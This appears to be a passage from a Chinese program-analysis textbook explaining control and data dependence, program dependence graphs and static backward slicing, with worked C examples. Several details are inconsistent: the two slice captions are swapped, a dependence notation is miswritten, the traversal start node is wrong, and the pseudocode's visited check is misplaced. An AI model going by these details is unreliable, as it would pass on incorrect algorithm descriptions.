5. 程序依赖图

前文中详细阐述了分析程序的两种方式，即控制流分析和数据流分析。这两种分析方法分别建立了基本块(或者语句)之间的程序执行顺序关系以及程序中不同语句对同一变量的定义-引用关系。这两类关系从本质上来说都是两个语句之间的依赖关系。为了更清晰准确地描述基本块(或者语句)之间的关系，本节引入控制依赖关系和数据依赖关系，并进一步介绍能够同时刻画这两种关系的程序依赖图。

“控制依赖”从字面上看表示两个基本块在程序流程上存在的依赖关系，但前面介绍的前必经或者后必经关系并不等价于控制依赖关系，还需要被依赖节点能够决定依赖节点的执行与否。典型的控制依赖关系如图 4-4 所示，基本块 0 包含一个 if 语句，该语句的执行结果决定后续将执行基本块 1 还是基本块 2，因此基本块 1 和基本块 2 都是控制依赖于基本块 0。


由上所述，设 a 和 b 为某程序 CFG 的两个节点，若 b 是否能执行取决于 a 的执行结果，则称 b 控制依赖于 a，记作 $b \rightarrow_{cd} a$。下面给出控制依赖关系较为严格的定义。

令 G 为某程序 P 的控制流图，其中 a 和 b 是 G 中的两个节点，当 a 和 b 满足下列两个条件时，则有 $b \rightarrow_{cd} a$。

(1) 从 a 到 b 有一条可执行路径，即 CFG 中节点 a 与节点 b 之间存在一条路径。同时，对于该路径上除 a,b 外的每个节点 n，节点 b 都是其后必经节点。

(2) 节点 b 不是 a 的后必经节点。

通俗地说，即如果 b 控制依赖于 a，则要求 a 与 b 之间可达，a 至少有两个直接后继节



点。显然，若节点 v 是节点 u 的唯一直接后继，则 v 并不控制依赖于 u，这是控制依赖关系与控制流图中节点连接关系的不同之处。

对于C语言，任何语句通常最多只有一个直接控制依赖语句，但是由于goto语句引起的控制流转移不受结构化模式的约束，导致控制依赖关系十分复杂，这里不予讨论。

由控制依赖关系可以定义控制依赖图 $G=(V,C)$，其中 V 是程序中所有语句(或基本块)对应节点的集合，C 是控制依赖图的边集合。如果有节点 u 直接控制依赖于 v，即 $u\rightarrow_{cd}v$，则将 u 到 v 的边添加到 C 中。

"数据依赖"表示程序中引用某变量的基本块(或者语句)对定义该变量的基本块的依赖，即是一种"定义-引用"依赖关系。设 a 和 b 分别为程序 P 控制流图 G 中的两个节点，v 为 P 中的一个变量，若 a 和 b 满足下列条件，则称 b 关于变量 v 直接数据依赖于 a，记为 $b\rightarrow_{dp}a$。

(1) a 对变量 v 进行定义，即 $v\in \mathrm{Def}(a)$。

(2) b 中引用了变量 v，即 $v\in \mathrm{Use}(b)$。

(3) a 到 b 有一条可执行路径，且在此路径上不存在语句对 v 进行定义。

显然，如果节点 u 是数据依赖于节点 v 的，则节点 v 是节点 u 的一个可到达定义。

同样，由数据依赖关系可以定义数据依赖图 $G=(V, D)$，其中 V 是程序中所有语句(或基本块)对应节点的集合，D 是数据依赖图的边集合。如果有节点 u 直接数据依赖于 v，即 $u\rightarrow_{cd}v$，则将 u 到 v 的边添加到 D 中。

依据以上两种依赖关系可以构建出程序依赖图(PDG)，PDG由程序的控制依赖图和数据依赖图组成。若 $G_c=(V, C)$，$G_d=(V, D)$ 分别为程序 P 的控制依赖图和数据依赖图，则程序依赖图是 $G_p=(V, E)$，其中 $E=C\cup D\cup X$，其中 X 表示程序中的其他依赖关系。程序依赖图示例如图4-8所示。




图4-8　代码片段3及其程序依赖图

针对C语言等结构化程序，程序依赖图通常包含过程内依赖图和过程间依赖图，它们分别表示一个过程内部代码的依赖图和包含多个过程的程序依赖图。本书暂时不讨论包含过程的程序依赖图。

4.2.2　切片的基本原理

最初的程序切片技术应用于软件维护阶段的排错调试阶段，即为研发人员提供一种观察和理解程序的方法。在实际的程序调试过程中，通常程序员只关注程序的部分行为。

例如针对图 4-9 的示例程序，在代码第 12 行程序会在控制台输出整数变量 z 的值，程序员发现 z 的值与预期不符，那么通常他会阅读第 1～11 行中与 z 相关的代码来确定问题的原因。这个过程中不相关的代码会造成干扰，给代码阅读理解和调试排错带来阻碍，尤其是针对大规模程序，问题更严重。由此产生了从源程序中自动提取与 z 相关（给 z 新的定义值，或者引用 z 的代码）的代码的要求。这里期望提取出的感兴趣的代码片段可以视作当前程序全部代码的一个切片，而“与 z 相关”可以视作一个代码过滤条件，称为“切片准则”。

```
1:   int main() {
2:       int x, y, z;
3:       int i=0;
4:       z = 0;
5:       y = getchar();
6:       for(; i<100;i++)
7:       if (i%2 == 1)
8:           x += y*i;
9:       else
10:          z += 1;
11:      printf( "%d\n", x);
12:      printf( "%d\n", z);
13:  }
```

图 4-9　代码片段 4

切片准则包含两个要素，即切片目标变量（如变量 z），以及开始切片的代码位置（如 z 所在的代码位置：第 12 行）。严格来说，程序 P 的切片准则是一个二元组 $\langle n, V\rangle$，其中 n 是程序中一条语句的编号，V 是切片所关注的变量集合，该集合是 P 中变量的一个子集。

直观来看，“定义 z 或者使用 z”的切片语句可以利用数据依赖和控制依赖分析方法来获取。针对切片准则＜12，{z}＞，需要提取对变量 z 有影响的语句，那么直接给 z 赋值的语句（语句 4 和 10）和对 z 值计算有影响的控制依赖语句（语句 6 和 7）就应当包括到最终的切片结果中，如图 4-10（a）所示。另外，以第 11 行代码中的变量 x 为切片准则，则得到的切片如图 4-10（b）所示。

```
3:    int i=0;
5:    y = getchar();
6:    for(; i<100;i++)
7:      if (i%2 == 1)
8:            x += y*i;
11:   printf(" %d\n",x);
```

(a) 关于＜12，{z}＞的切片

```
3:    int i = 0;
4:    z = 0;
6:    for(; i<100;i++)
7:      if (i%2 == 1)
9:      else
10:          z += 1;
12:   printf(" %d\n",z);
```

(b) 关于＜11，{x}＞的切片

图 4-10　代码片段 4 的程序切片

程序切片通常包括 3 个步骤，即程序依赖关系提取、切片规则制定和切片生成。其中程序依赖关系提取主要是从程序中提取各类信息，包括控制流和数据流信息，形成程序依赖图。而切片规则制定则主要是依据具体的程序分析需求设计切片准则。切片生成则主要是依据前述的切片准则选择相应的程序切片方法，然后对第一步中提取的依赖关系进行分析处理，从而生成程序切片。其一般过程如图 4-11 所示。

自从程序切片技术出现以后，学术界对其进行了广泛深入的扩展研究，切片的类型得到了极大丰富。按照不同的分类标准有不同的切片类型。如果按照是否在切片中考虑程序的具体输入，则可以划分为静态切片和动态切片。如果按照切片要提取的是对关注变




图 4-11　切片的一般过程

量有影响的代码片段还是被关注变量所影响，则可以划分为后向切片和前向切片。按照提取的切片是否为可执行程序还可以划分为可执行的切片和不可执行的切片（最初的程序切片是可执行的，同时还需要与原程序在语义上保持一致）。前述示例介绍的切片是最早提出的一种切片，按照后来的分类方法，属于静态后向切片。此外，还有很多其他切片类型，如有条件切片、削片和砍片等。

本书只就经典的程序切片方法和应用进行介绍，分别对静态程序切片和动态程序切片（本章介绍的切片均为后向程序切片）的方法原理和简单应用进行介绍。读者可阅读其他文献以了解关于切片的更多知识。

4.3　静态程序切片

目前静态程序切片主要有两种方法，即基于数据流方程的切片方法和基于程序依赖图可达性的切片方法。它们都是利用数据依赖和控制依赖关系进行分析以获得程序切片。

静态程序切片要针对程序的所有可能执行路径，依据所有的数据依赖和路径依赖以提取与切片准则关联的代码片段，那么能否获得最小的切片是大家都关注的重要问题。显然，获得最小切片的算法能够针对每一条程序语句判断其是否与切片准则相关。针对图 4-12 中左侧的代码，假设切片准则为＜7，{a}＞，由于第 5 行代码是死循环，第 6 行语句不可达，因而不应当包含在切片中。而如果针对图 4-12 右侧的代码，第 5 行代表任意一个代码块，则切片方法必须能够判断其是否能够执行到第 6 行，即能够判断第 5 行是否停机，显然不存在能够判断第 5 行是否停机的方法，因此也不存在能够获取程序的最小切片的方法。

由于不存在最优的最小切片方法，因此本书介绍的切片方法均为偏保守的近似算法，只能保证与切片准则有关联的代码片段都包含在切片中，因此获得的切片都偏大。

4.3.1　基于数据流方程的切片方法

基于数据流方程进行切片的方法主要是通过迭代计算控制流图中每个节点的相关变

```
1:  int a,b;
2:  a = getchar();
3:  b = getchar();
4:  if (a > b)
    {
5:          while(1);
6:          a=a*b
    }
7:  printf(a);
```

```
1:  int a,b;
2:  a = getchar();
3:  b = getchar();
4:  if (a > b)
    {
5:          $%%%&*
6:          a = a*b
    }
7:  printf(a);
```

图 4-12　最小切片计算示例

量集合，迭代分析语句间的数据依赖关系和控制依赖关系，最终获得每条语句中与切片准则 C 相关的变量的集合。

例如，在图 4-13 的示例代码中，对于切片准则＜10，{z}＞，通过数据定义和引用关系，比较容易发现语句 4 应当在切片中。通过控制依赖关系，则语句 6 和 7 应当包含在切片中。此外，对于语句 6 和 7 中的变量 i，由于其通过控制关系影响了 z，因此变量 i 的数据依赖关系和控制依赖关系也应当被纳入考虑，这样就需要从变量 i 开始迭代，重新获取其数据和控制依赖的语句（语句 4）。通过不断迭代，最终得到关于切片准则的所有语句。

下面给出该描述该算法所需的若干定义，同时结合示例对其进一步说明。示例代码与图 4-9 基本相同，如图 4-13 左侧所示，右侧为其 CFG，图中节点编号为语句行号，该 CFG 中每个 C 语言语句作为一个节点（略去 else 等没有实际意义的节点）。




图 4-13　代码片段 4 及其 CFG

$i \rightarrow_{cfg} j$：在程序 P 上 i 到 j 有一条有向边，节点用 v_i 来表示，下标 i 为其节点编号，节点 11 到节点 12 有一条有向边，则有 $v_{11} \rightarrow_{cfg} v_{12}$。

Def(i)，Ref(i)：前面已经定义过，分别表示节点 i 定义的变量和引用的变量，如 $\mathrm{Def}(v_8)=\{x\}$，$\mathrm{Ref}(v_8)=\{x,y,i\}$。

Infl(i)：控制依赖于 i 的节点集合，如 $\mathrm{Infl}(v_7)=\{v_8,v_{10}\}$。

$\boldsymbol{R_C^k}$：相关变量集合，其中上标 k 为 0 表示该集合中的变量为直接相关，上标 $k>0$ 则表示集合中的变量间接相关。上标表示迭代计算的轮数，即该集合中变量与切片准则的相关度，k 越小相关度越大。下标 C 表示切片准则，$C=\langle n,V\rangle$。$R_C^k(i)$ 则表示编号为 i 的语句中与切片准则 C 相关的变量的集合，下述所列公式中 i,j,b 等字母除非特别声明，

均为程序节点编号。

R_C^k的计算需要迭代多轮进行计算，当 $k=0$ 时，计算公式如下：

$$\bigcup_{\forall i \to_{\mathrm{cfg}} j} \{u \mid u \in \mathrm{Ref}(i) \wedge ((\mathrm{Def}(i) \cap R_c^0(j)) \neq \varnothing)\} \cup \{u \mid u \notin \mathrm{Def}(i) \wedge u \in R_C^0(j)\} \tag{4-1}$$

当 $k>0$ 时，计算公式如下：

$$R_C^{k+1}(i) = R_C^k \cup \bigcup_{b \in B_C^k} R^0_{(b,\mathrm{Ref}(b))}(i) \tag{4-2}$$

切片的迭代过程中需要利用上述两个公式针对每一个节点进行计算，以获取与切片准则相关的变量。其中第二个公式中引入了 B_C^k，它表示切片准则 C 所在语句的控制依赖语句集合，该符号的具体定义后面会详细说明，这里可以暂不理会。下面首先针对式(4-1)，即 $k=0$ 的 R_C^0的计算过程解释如下。

要针对每个节点应用式(4-1)进行计算，假设当前要计算的节点是 V_u，则其相关变量集合为 $R_C^0(u)$。当节点 V_u为切片准则对应的节点 n 时(条件 a)，$R_C^0(u)=V$(提示：这里 V 是切片准则中的变量集合)；而当节点 V_u不为 n，同时该节点的直接后继节点编号为 m 时，则分以下两种情况进行处理：

(1) 条件 b：如果某个变量 α 属于 $\mathrm{Ref}(V_u)$，并且存在变量 w，w 属于 $\mathrm{Def}(V_u)$并且 w 同时也属于 $R_C^0(m)$，则把变量 α 添加到 $R_C^0(u)$。通俗地说，就是如果语句 u 的后继节点中的引用变量在语句 u 中定义了，则把语句 u 中所有引用的变量也添加到相关变量集合 R_C^0中。这种情况对应于式(4-1)的前半部分。

(2) 条件 c：如果某个变量 α 属于 $R_C^0(m)$，同时该变量并没有被语句 u 定义，则将该变量添加到相关变量集合 R_C^0中。简单来说，就是在 u 后继节点 m 中是相关变量，在语句 u 中仍然是相关变量。这种情况对应于式(4-1)的后半部分。

为了更好地理解上述相关变量的计算规则，这里再举一个简单的例子。如图 4-14 所示，左侧为 3 条语句构成的代码片段，右侧是依据切片规则<3,{y}>计算的相关变量集合，这 3 条语句分别适用于上述的 3 种条件。

1:	y=x	$R^0_{<3,\{y\}>}(1)=\{x,y\}$	适用条件c和b
2:	a=b	$R^0_{<3,\{y\}>}(2)=\{y\}$	适用条件c
3:	z=y	$R^0_{<3,\{y\}>}(3)=\{y\}$	适用条件a

图 4-14 相关变量计算示例

S_C^0：直接相关语句集合，该集合可依据直接相关变量获得，即将定义了相关变量的语句都包含在内，可以用公式表示如下：

$$S_C^0 = \{i \mid \exists j, i \to_{\mathrm{cfg}} j \wedge \mathrm{Def}(i) \cap R_C^0(j) \neq \varnothing\} \tag{4-3}$$

B_C^k：相关分支语句集合，该集合需要依据直接(或间接)相关语句以及控制依赖关系获得，可以用公式表示如下(以 $k=0$ 为例)：

$$B_C^k = \{b \mid i \in \mathrm{Infl}(b), i \in S_C^k\} \tag{4-4}$$

S_C^k：间接相关语句集合，当 $k=0$ 时该符号表示直接相关语句集合，该集合的计算公

式如下：

$$S_C^{k+1} = B_C^k \cup \{i \mid \mathrm{Def}(i) \cap R_C^{k+1}(i) \neq \varnothing, i \to_{\mathrm{cfg}} j\} \tag{4-5}$$

下面介绍一种基于数据流方程进行切片的经典算法：Mark Weiser 数据流切片算法。

算法 Mark Weiser 数据流切片算法

输入： 切片准则 $\langle n, V \rangle$

输出： Slice

(1) 第一次计算，按照式(4-1)和式(4-2)计算直接相关变量和语句，得到 R_C^0 和 S_C^0。

(2) 进入循环。

① 依据式(4-3)和式(4-4)计算间接相关变量和间接相关语句，得到 R_C^k 和 S_C^k。

② 依据式(4-5)把控制节点添加到间接相关语句中，同时重新计算间接相关语句。

③ 如果 S_C^k 增大，则重复执行第②步。

下面以图 4-13 给出的代码为例说明数据流方程求解切片的过程，如表 4-2 至表 4-4 所示。切片准则为 $\langle 12, \{z\} \rangle$。

表 4-2 第一轮

计算项目	语句编号									
	12	11	10	8	7	6	5	4	3	2
R_C^0	z	z	z	z	z	z	z	z	z	z
S_C^0	4, 10, 12									

表 4-3 第二轮

计算项目	语句编号									
	12	11	10	8	7	6	5	4	3	2
R_C^1	z	z	z,i	z,i	z,i	z,i	z,i	z,i	z,i	z,i
B_C^0	7									
$R_{C(7,\{i\})}^0$					I	i	i	i	i	i
S_C^1	4, 6, 7, 10, 12									

表 4-4 第三轮

计算项目	语句编号									
	12	11	10	8	7	6	5	4	3	2
R_C^2	z	z	z,i	z,i	z,i	z,i	z,i	z,i	z,i	z,i
B_C^1	6									
$R_{C(6,\{i\})}^0$						i	i	i	i	i
S_C^2	3, 4, 6, 7, 10, 12									

基于数据流方程的方法提取切片的策略较为保守，基本上将所有的控制依赖和数据依赖相关的语句都囊括进来，因此其构造的程序切片往往较大。当目标程序规模较大时，可能造成求解空间爆炸，计算得到的切片规模也过大，分析人员还是无法基于该切片进行

有效分析。

4.3.2　基于图可达性算法的切片方法

由于程序的控制依赖关系和数据依赖关系都能体现在程序依赖图上，因此可以将程序的切片问题转换为图的遍历问题，即在程序依赖图上，把所有从切片准则所在节点可达（无论是通过数据依赖边还是控制依赖边）的节点均加入切片中。

基于图可达性进行切片的方法与图遍历方法基本相同，如下面的算法所示。首先需要计算出目标程序的控制依赖关系和数据依赖关系，构建程序依赖图。然后从切片准则所对应的节点出发沿着数据依赖边和控制依赖边进行图遍历，所有遍历可达的节点都加入到切片中。

算法　基于图可达性的切片计算方法

输入：

```
CFG(G={V,E,Entry,Exit})
节点 n(开始节点,切片准则对应节点)
```

输出： Slice

```
proc GraphSlice(Node n)
begin
    if not n.visited:
        n.visited=true;
    for s in n.children:
        GraphSlice(s);
end
```

以图4-13所示的代码为例，其程序依赖图如图4-15所示，针对切片准则＜12，{z}＞，切片计算要从节点printf("%d\n",x)开始进行图遍历，遍历结果如图4-16所示，




图4-15　示例代码程序依赖图

其中以灰色填充的节点是遍历得到的节点,节点旁边圆圈内的数字表示按照深度优先遍历的顺序。最后得到的针对前述切片准则的后向切片为{3,4,6,7,10,12}。

